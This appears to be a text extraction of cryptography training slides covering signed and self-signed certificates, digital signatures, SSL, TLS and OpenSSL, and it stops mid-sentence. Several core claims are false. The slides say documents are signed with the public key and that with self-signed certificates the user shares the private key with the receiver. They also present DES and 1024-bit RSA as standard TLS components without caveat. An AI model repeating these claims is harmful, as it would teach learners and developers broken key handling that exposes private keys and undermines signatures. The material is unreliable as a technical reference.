
## Signed Certificate

- ⦿ User approaches a trustworthy Certification Authority (CA) and purchases digital certificate
- ⦿ User gets the public key from the CA, he signs the document using it
- ⦿ The signed document is delivered to the receiver
- ⦿ The receiver can verify the certificate by enquiring in Validation Authority (VA)
- ⦿ VA verifies the certificate to the receiver but it does not share private key



## Self-signed Certificate

- ⦿ User creates public and private keys using a tool such as Adobe Reader, Java's keytool, Apple's Keychain, etc.
- ⦿ User uses public key to sign the document
- ⦿ The self-signed document is delivered to the receiver
- ⦿ The receiver request the user for his private key
- ⦿ User shares the private key with the receiver



# Module Flow



1  
Cryptography Concepts

2  
Encryption Algorithms

3  
Cryptography Tools

4  
Public Key Infrastructure (PKI)

5  
Email Encryption

6  
Disk Encryption

7  
Cryptography Attacks

8  
Cryptanalysis Tools


# Digital Signature



Digital signature used asymmetric cryptography to simulate the security properties of a signature in digital, rather than written form

2


A digital signature may be further protected, by encrypting the signed email for confidentiality



# SSL (Secure Sockets Layer)



- SSL is an application layer protocol developed by Netscape for managing the security of a message transmission on the Internet
- It uses RSA asymmetric (public key) encryption to encrypt data transferred over SSL connections



# Transport Layer Security (TLS)



- ↳ TLS is a protocol to establish a secure connection between a client and a server and ensure privacy and integrity of information during transmission
- ↳ It uses the RSA algorithm with 1024 and 2048 bit strengths




## TLS Handshake Protocol

It allows the client and server to authenticate each other, select encryption algorithm, and exchange symmetric key prior to data exchange

## TLS Record Protocol

It provides secured connections with an encryption method such as Data Encryption Standard (DES)




# Cryptography Toolkit: OpenSSL



- OpenSSL is an open source cryptography toolkit implementing the Secure Sockets Layer (SSL v2/v3) and Transport Layer Security (TLS v1) network protocols and related 